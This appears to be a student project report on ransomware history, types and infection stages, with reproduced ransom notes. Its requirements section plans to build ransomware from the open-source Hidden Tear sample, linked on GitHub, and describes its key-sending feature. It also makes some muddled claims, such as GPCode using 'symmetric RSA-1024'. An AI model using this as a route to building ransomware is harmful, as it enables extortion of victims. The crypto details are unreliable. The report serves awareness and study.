INDEX

Sr. No.	Title	Page No.	Sign
1.	**TITLE** ▪ Ransomware: A Detailed Analysis. (1989-2017). --Abstract--	6	
2.	**INTRODUCTION** ▪ History. ▪ Types of Ransomware. ▪ Working of Ransomwares.	7	
3.	**REQUIREMENT** ▪ RaaS. (Hidden Tear). ▪ Software Requirements. ▪ Hardware Requirements.	20	
4.	**METHODOLOGY** ▪ Development Life Cycle.	22	
5.	**SOURCE CODE** ▪ Hidden Tear. ▪ Hidden Tear Decrypter.	24	
6.	**RESULT** ▪ Economics of Ransomware. ▪ Ransomware Prevention. ▪ Steps After Infection. ▪ Screenshots.	34	
7.	**CONCLUSION**	45	
8.	**REFERENCES**	46	

ABSTRACT

Title: - Ransomware: A Detailed Analysis. (1989-2017).

Aim: - Carry out a detailed analysis of ransomwares and share the findings with others. Increase awareness of myself as well as others on how to deal with ransomwares.

Motivation: - Recent times have shown an increase in ransomware attacks and there is not much awareness about it. So, the I wanted to research about ransomwares and share it with others.

Methodology: - Standard case study approach. Data from various sources as well as personal experiences are presented in a structured format.

Result: - Even advanced computer users can be hit and suffer from Ransomware attacks. Awareness is very helpful. In addition, economic impact of ransomwares as well ransomware protection and steps to take in case of a victim are presented.

Conclusion: - Society should be better informed about ransomware. Single work cannot have a huge impact but combining many works and presenting them in a visually appeasing manner may increase reach and awareness of ransomware.

INTRODUCTION

January 11, 2018, at approximately 10 p.m., Hancock Health, a hospital based in Greenfield, Indiana in U.S was attacked by a ransomware. All the 1400 files, containing patient details were encrypted and all of the hospital's IT systems were held hostage, and the attackers demanded 4 Bitcoins, worth $55,000 at that time, in exchange for the decryption key.

Due the hospital's systems being crippled, many patients faced difficulty and couldn't be treated. The hospital, eventually gave in and paid the ransom. The ransomware behind the attack, was the **SamSam** ransomware.

The above-mentioned fact shows us the reality, of how grave a threat ransomware can be. This gives us the gravity of the situation we are dealing with, now, let's actually define what a ransomware is.

Ransomware is a type of malware which denies access to a computer system for a user, until the user pays a particular amount the attacker demands (ransom).


It can also be defined as, a category of malicious software which, when run, disables the functionality of a computer in some way. The ransom-ware program displays a message that demands payment to restore functionality. The malware, in effect, holds the computer ransom.

When ransom-ware is first installed on a victim's machine, it will typically target sensitive files such as important financial data, business records, databases, personal files, and more. Personal files, such as photos and home movies, may hold sentimental value to the victim.

The first known ransomware was **AIDS Trojan** which spread back in 1989, through a floppy disk. The most profitable ransomware in history was **CryptoWall**, with its author/authors earning over $325 million in bitcoin.

The fastest spreading ransomware was **WannaCry**, which infected over quarter of a million system in just under four days. Other notable ransomwares include, **GpCode, Archievus, Reveton, CryptoLocker, TorrentLocker, Petya, Locky, NotPetya** etc.

HISTORY: -


WannaCry
NotPetya
2017
2016
Chimera
Jigsaw
Zcryptor
CryptXXX
KeRanger
TeslaCrypt
Locky
SamSam
Ransom32
Petya
RaaS
Encoder
LockerPin
2015
2014
CryptoWall
CTB-Locker
Sypeng
SimpLocker
Cryptolocker
2013
2012
Reveton
GPCode
Archievus
2004-
2006
1989
AIDS Trojan
Android Ransomware
Linux Ransomware
Mac Ransomware

1989

The first real broad manifestation of ransomware dates back to 1989, with the **PC Cyborg** ransomware, also called the **AIDS Trojan**. It spread by floppy disk and encrypted files, demanding a US $189 ransom be sent to a post office box in Panama. It was started by Dr. Joseph Popp, an actual AIDS researcher (amongst other things,) who distributed 20,000 floppies to attendees at an AIDS conference that allegedly contained a research program to help with the study of AIDS. Infecting machines upon first use, it waited 90 reboots before changing file and directory names, rendering a system unusable, and presenting the demand. It's unknown how many victims mailed the ransom money.

2004

While ransomware never really went away, it was 2004 before the next big thing struck. The **GPCode** ransomware encrypted files on Windows machines with a custom symmetric RSA-1024 encryption algorithm. Ransom messages were delivered in a text file on the victim's desktop stating that their files could be decrypted with the purchase of a decryption program.

2006

Archievus encrypted the contents of the My Documents folder using RSA asymmetric encryption. The ransomware demanded that victims make purchases from certain websites to receive the decryption key. It was discovered that, the password was not unique to each victim, and once this was discovered the password was widely published, helping victims to recover their data. That password, was "mf2lro8sw03ufvnsq034jfowr18f3cszc20vmw"

2012

Reveton, AKA the **"Police Trojan"**, presented itself as a warning from various law enforcement agencies depending on the victim's region and indicating that illegal content such as unlicensed software had been detected on the victim's system. To further scare the victim, personal details or even webcam footage was added to the demand note. Reveton demanded payment through Paysafecard or Ukash.

2013

CryptoLocker ransomware spread through compromised websites and malicious email attachments. Cryptolocker used AES-256 to encrypt files and demanded payment in Bitcoin. It used command and control servers spread across the Gameover Zeus botnet to spread and send decryption keys. It's estimated that from US $3M up to US $27M in ransom was paid before the botnet was taken down. By August, the private keys had been recovered after law enforcement processes made arrests and seized hardware controlled by the people behind CryptoLocker, and victims could retrieve their individual decryption keys online. The author was identified as Evgeniy Bogachev and added to the FBI's Cyber's Most Wanted list.

2014

CryptoWall actually may date back to the end of 2013 but rose to prominence in 2014. CryptoWall copied several of the attributes of CryptoLocker, including even the appearance of the ransom demand. Spread by both email attachments and infected downloads, the most common vector was through the Cutwail spam botnet. It's estimated that CryptoWall infected 625K computers and encrypted billions of files. CryptoWall's infection had the unique approach of deleting shadow copies created by the Windows Shadow Copy Service, rendering using shadow copies as a recovery method ineffective. Demanding ransoms from $200 to $2000 dollars payable by Bitcoin or other methods, CryptoWall also used a deadline approach to motivate victims to pay. It's estimated to have earned its author over $325 million in bitcoin.

Sypeng was the first ransomware to target mobile devices. It was detected in 2014 when victims started receiving text messages that appeared to be Adobe Flash updates. These text messages contained the Sypeng ransomware that locked the victim's Android phone or tablet, demanding $200 in MoneyPacks.

Later the same year, **SimpLocker** attacked Android phones and encrypted them rather than just locking them out.

2015

The attack on mobile devices continued in 2015 with the release of **LockerPin**. This locker ransomware reset the pin of Android phones and demanded $500 to unlock the device.

A ransomware designed especially for Linux was also released in 2015. **Encoder** was the first ransomware to targeted Linux-based web hosting systems such as the popular Magento and cPanel. It locked web directories and encrypted the contents.

The **Chimera** ransomware not only encrypted files but also threatened to publish files online if ransoms were not paid in a practice known as doxing.

An open source ransomware called **Hidden Tear** was placed in GitHub. Hidden Tear was provided for educational purposes, but many malicious programmers snatched it up to create a host of ransomware variants.

2015 was also the year in which **Ransomware as a Service (RaaS)** emerged. RaaS is practice, in which ransomware author put their ransomwares for sale for anyone to buy. This allowed even script kiddies to deploy a ransomware attack. Increased competition brought more differentiation and reduction in price with some RaaS tools for sale as low as $39.

2016

In 2016, many new kits such as **Petya, Mischa, Tox, Ransom32**, and **Cryptolocker** Service entered the market making ransomware much more accessible to criminals.

The first ransomware targeting Macs called **KeRanger** was released in 2016. KeRanger was distributed through a fake Transmission BitTorrent client.

Another first was the release of a ransomware built on JavaScript. **Ransom32** used JavaScript to infect machines running on multiple platforms including not only Windows but also Linux and Mac.

The **Jigsaw** ransomware taunted victims with threats to delete a file every hour until the $150 ransom demand was paid. It also claimed it would delete 1,000 files if the machine was restarted or if the ransomware process was stopped.

Ransomware also introduced features to make it easier for victims to pay ransoms. The **SamSam** ransomware included a live chat with victims to help guide them through the process of paying the ransom.

Petya introduced a new propagation method through cloud file sharing services. Petya used Dropbox to distribute itself. Once Petya infected machines, it proceeded to lock the machine by encrypting the MBR.

Later in the year, a ransomware called **Mamba** encrypted the full hard drive and external or USB drives attached to the victim machine using AES-256.

ZCryptor was the first ransomware worm. It was able to distribute itself through spam email and through the network. It was capable of encrypting the local machine and shared network drives.

At the same time, **TeslaCrypt** and **Locky** were used extensively by criminal enterprises to lock and extort victims.

Researchers quickly tried to develop countermeasures for the increasing number of ransomware variants. In response to that, **Locky** was also the first to detect whether or not it was executing on a VM (a good indication that a researcher was looking at it, as opposed to a victim) and to take measures to avoid detection. **CryptXXX** ransomware was equipped with functions to monitor for the presence of a sandbox. CryptXXX could stop its processes if it detected that it was running in a sandbox. This made it more difficult for researchers to obtain information on how it operated.

2017

WannaCry was easily the fastest spreading ransomware in history. In just four days, it had infected more than 250,000 devices using techniques from the leaked EternalBlue alleged NSA hacking tool and an SMB protocol vulnerability. Those same vulnerabilities were patched by Microsoft in March of 2017. Companies that were current and up to date should not have seen this malware spread.


NotPetya was initially distributed with fake updates to the M.E.Doc tax software. It then used almost the same Microsoft SMB vulnerability that WannaCry used to destroy data on hundreds of thousands of machines for this version of Petya did not provide victims with recovery keys.

TYPES OF RANSOMWARE: -

There are two main types of ransomware: -

- **Locker Ransomware.**
- **Crypto Ransomware.**

LOCKER RANSOMWARE



YOUR COMPUTER HAS BEEN LOCKED!

This operating system is locked due to the violation of the federal laws of the United States of America! (Article 1, Section 8, Clause 8; Article 202; Article 210 of the Criminal Code of U.S.A. provides for a deprivation of liberty for four to twelve years.)
Following violations were detected:
Your IP address was used to visit websites containing pornography, child pornography, zoophilia and child abuse. Your computer also contains video files with pornographic content, elements of violence and child pornography! Spam-messages with terrorist motives were also sent from your computer.
This computer lock is aimed to stop your illegal activity.

To unlock the computer you are obliged to pay a fine of $200.

You have **72 hours** to pay the fine, otherwise you will be arrested.

You must pay the fine through MoneyPak:
To pay the fine, you should enter the digits resulting code, which is located on the back of your Moneypak, in the payment form and press OK (if you have several codes, enter them one after the other and press OK).
If an error occurs, send the codes to address fine@fbi.gov.

Locker ransomware is designed to deny access to computing resources. This typically takes the form of locking the computer's or device's user interface and then asking the user to pay a fee in order to restore access to it.

Locked computers will often be left with limited capabilities, such as only allowing the user to interact with the ransomware and pay the ransom.

This means access to the mouse might be disabled and the keyboard functionality might be limited to numeric keys, allowing the victim to only type numbers to indicate the payment code.


Locker ransomware is typically only designed to prevent access to the computer interface, largely leaving the underlying system and files untouched. This means that the malware could potentially be removed to restore a computer to something close to its original state.

This makes locker ransomware less effective at extracting ransom payments compared with its more destructive relative crypto ransomware. Tech savvy victims are often able to restore access using various tools and techniques offered by security vendors.

Because locker ransomware can usually be removed cleanly, it tends to be the type of ransomware that goes to great lengths to incorporate social-engineering techniques to pressure victims into paying. This type of ransomware often masquerades as law enforcement authorities and claims to issue fines to users for alleged online indiscretions or criminal activities.

Examples of Locker ransomware include Reveton, Sypeng and LockerPin for android etc.

CRYPTO RANSOMWARE



CryptoLocker

Your Personal files are encrypted!

Your personal files **encryption** produced on this computer: photos, videos, documents, etc. Encryption was produced using a **unique** public key RSA-2048 generated for this computer.

To decrypt files you need to obtain the **private key.**

The **single copy** of the private key, which will allow to decrypt the files, located on a secret server on the Internet; the server will **destroy** the key after a time specified in this window. After that, **nobody and never will be able** to restore files...

To obtain the private key for this computer, which will automatically decrypt files, you need to pay

You can easily delete this software, but know that without it, you will never be able to get your original files back.

Disable your antivirus to prevent the removal of this software.

For more information on how to buy and send bitcoins, click "Pay with Bitcoin"
To open a list of encoded files, click "Show files"

Do not delete this list, it will be used for decryption. And do not move your files.

Private key will be destroyed on

Time left

Checking wallet.

Received: 0.00 BTC

Crypto ransomware is designed to find and encrypt valuable data stored on the computer, making the data useless unless the user obtains the decryption key.

Many users are not aware of the need to create backups to guard against hard disk failures or the loss or theft of the computer, let alone a possible crypto ransomware attack. This could be because users don’t have the knowhow or don’t realize the value of the data until it is lost. Setting up an effective backup process requires some work and discipline, so it’s not an attractive proposition for the average user.

Crypto ransomware targets these weaknesses in the typical user’s security posture for extortion purposes. The creators of crypto ransomware know that data stored on personal computers is likely to be important to users. For example, the data could include things like memories of loved ones, a college project due for submission. The ransomware victims may be desperate to get their data back, preferring to pay the ransom to restore access rather than simply lose it forever and suffer the consequences.


After installation, a typical crypto ransomware threat quietly searches forand encrypts files. Its goal is to stay below the radar until it can find and encrypt all of the files that could be of value to the user. By the time the victim is presented with the malware’s message that informs them that their data is encrypted, the damage is already done.

With most crypto ransomware infections, the affected computer continues to work normally, as the malware does not target critical system files or deny access to the computer’s functionality. This means that users can still use the computer to perform a range of activities apart from accessing the data that has been encrypted.

Examples of Crypto ransomwares include WannaCry, Petya, CryptoWall, NotPetya etc.

WORKING OF RANSOMWARE: -

Since locker ransomwares are virtually non-existent these days. We will try to understand the working of a crypto ransomware.



Following are the generalised steps in the working of a ransomware: -

- **Delivery.**
- **Evasion.**
- **Execution.**
- **Encryption.**
- **Spreading.**
- **Ransom Demand.**

DELIVERY

The infection typically happens in one of two ways: by clicking on a link or attachment in an email or via an exploit kit released by a compromised website.

By sending emails disguised as legitimate messages the hope for ransomware authors is they can trick users into either opening an infected attachment or clicking a link that takes the user to an infected website. It’s a tactic referred to as phishing.

As of now, simply opening a phishing email isn't enough to get a user infected with ransomware. Attackers still need users to take one additional step in order to get the malicious ransomware code onto their machine — either opening an infectious email attachment or clicking on a link that takes them to an infectious website.

The success of ransomware phishing attacks hinges on convincing the victim every aspect of the email is legitimate. An attacker can go to great lengths crafting a customized, relevant message and making it look like it's coming from a sender the victim knows and trusts, but if the attachment looks suspicious that can ruin the chance of the user taking the bait.

To avoid raising suspicion, attackers often hide ransomware in the types of attachments we expect to receive — some of the most common include MS Office docs (Word, Excel, and PowerPoint) and PDFs.

These documents can be disguised as anything from invoices, contracts, regulatory forms, and more.

The biggest difference is, with email, the burden is on the attacker to trick a user into actively downloading and opening a file. By using tools called exploit kits, however, criminals can infect victims who visit a compromised website automatically, without any clicking required.

Exploit kits allow criminals to upload malicious code to any web page they have access to. That code is designed to exploit specific vulnerabilities in browsers or other software the visitor may be running (ex: an outdated version of Adobe Flash Player). If the vulnerability is present, the exploit kit can leverage it to download ransomware.

EVASION

Antivirus works by performing routine file scans and looking up file signatures in a database of known malware signatures. This approach is very effective for blocking known malware, but it doesn't stop brand malware or old malware that has been repackaged with a new signature. Unsurprisingly, hackers have caught on to this critical weakness and are now engineering ransomware and other attacks to get past antivirus. Here are a few ways they do it:

- **Polymorphic malware** is malware that is engineered to mutate, changing its own file name or signature, so that it will get by antivirus.
- **Cryptors or obfuscators** are tools that change the appearance of a file, making it unrecognizable to antivirus.
- **Fileless delivery of ransomware** (for example, through registry keys) allows attacks to evade antivirus file scans and pass undetected.

EXECUTION

Ransomware authors will often leverage slight modifications, process injection, and other techniques to make their programs slip past antivirus security undetected. Once on a machine, ransomware searches the system for files to encrypt. Some ransomware targets specific file types (for example: .docx, .xlsx, etc.). Some can also spread to network drives, which puts other computers and systems connected to the infected computer at risk.

Once ransomware is executed it wastes very little time scanning local and connected drives for files to encrypt. Some variants (such as Locky and DMA Locker) even encrypt network shares, extending the reach of the infection and making potential damage even more widespread.

It's important to note some ransomware variants like Locky also delete shadow volume copies — live backup snapshots Windows users could otherwise use to restore their files. Different ransomware variants can also scan for different file types, though many cast their nets wide and can encrypt anything from Microsoft Office files to multimedia files.

ENCRYPTION

In many cases, encryption can occur in minutes or even seconds. Files are rendered inaccessible and typically renamed with a new file extension that can sometimes signal which type of ransomware you're dealing with.

Modern crypto ransomware typically uses both symmetric and asymmetric encryption techniques. In symmetric encryption, a single key is used to encrypt the data and the same key is used to decrypt the encrypted data. Knowing the key allows the user to decrypt data that has been encrypted with the same key. Ransomware using symmetric encryption will usually generate a key on the infected computer and send this to the attacker or request a key from the attacker before encrypting the user's files. The attacker needs to ensure that the key is not available to the user after encrypting their files, otherwise the user might be able to decrypt the files themselves without paying.

The advantage of using symmetric encryption algorithms is that they are generally much faster than asymmetric algorithms and use small keys (typically 256-bit). A typical crypto ransomware has to quickly search and encrypt a large number of files, so performance is essential to encrypt files before the victim can discover the threat's activities.

SPREADING

Most ransomwares don't replicate and spread to other computers on their own after they infected a system. They are generally spread by the attacker using malicious link or botnets.

For example, the ransomware CryptoLocker spread using Gameover Zeus botnet, CryptoWall spread using Cutwail botnet.

Exceptions to this are ZCryptor and WannaCry which spread on their after they have infected a system. ZCryptor was the first worm ransomware, it replicates itself and spreads through network drives.

WannaCry used the EternalBlue exploit to spread to any systems with an open SMB port on its own.

RANSOM DEMAND

Once encryption is complete, a ransom or lock screen is displayed informing the user they have X amount of time to pay a fine (typically in the form of Bitcoin) in exchange for a decryption key. After that deadline the ransom will go up or the files will be destroyed.

The arrival of cryptocurrencies in the form of Bitcoin (BTC) in 2009 shook up the money transfer landscape. The increasingly widespread acceptance of bitcoins made it easier for victims to purchase them to make ransom payments and then for the cybercriminals to convert them back into hard cash later.

Today, the majority of new ransomware threats hitting the streets are opting for payments through cryptocurrencies like Bitcoin (some use Litecoin [LTC] and Dogecoin [DOGE]) due to the anonymity that they can provide.

These payments are made through sites hosted on the dark web (often accessed through Tor), making it more difficult for law enforcement to track down the cybercriminals behind these attacks.

REQUIREMENT

There are many RaaS available but most of them are not free. So, we are going to use Hidden Tear an open-source RaaS to develop our ransomware.

HIDDEN TEAR

```
 _     _     _     _              _
| |   (_)   | |   | |            | |
| |__  _  __| | __| | ___ _ __   | |_ ___  __ _ _ __
| '_ \| |/ _` |/ _` |/ _ \ '_ \  | __/ _ \/ _` | '__|
| | | | | (_| | (_| |  __/ | | | | ||  __/ (_| | |
|_| |_|_|\__,_|\__,_|\___|_| |_|  \__\___|\__,_|_|
```

It's a ransomware-like file crypter sample which can be modified for specific purposes. It’s available at https://github.com/etherume/hidden-tear-1.

Features

- Uses AES algorithm to encrypt files.
- Sends encryption key to a server.
- Encrypted files can be decrypted in decryption program with encryption key.
- Creates a text file on Desktop with given message.
- Small file size (12 KB).

SOFTWARE REQUIREMENTS: -

- A computer with Operating System Windows 7 or higher.
- Hidden tear source from GitHub.
- Visual Studio 2013 or higher to edit the Hidden Tear source we downloaded from GitHub.
- Any virtualization software like VirtualBox or VMware Workstation to test the completed ransomware.

HARDWARE REQUIREMENTS: -

Processor: - Any latest gen dual-core CPU with frequency 2.0 GHz or higher.

GPU: - DirectX 9 or higher capable card.

RAM: - 1.5 GB or higher RAM for Visual Studio and 2 GB or higher RAM for virtual machine.

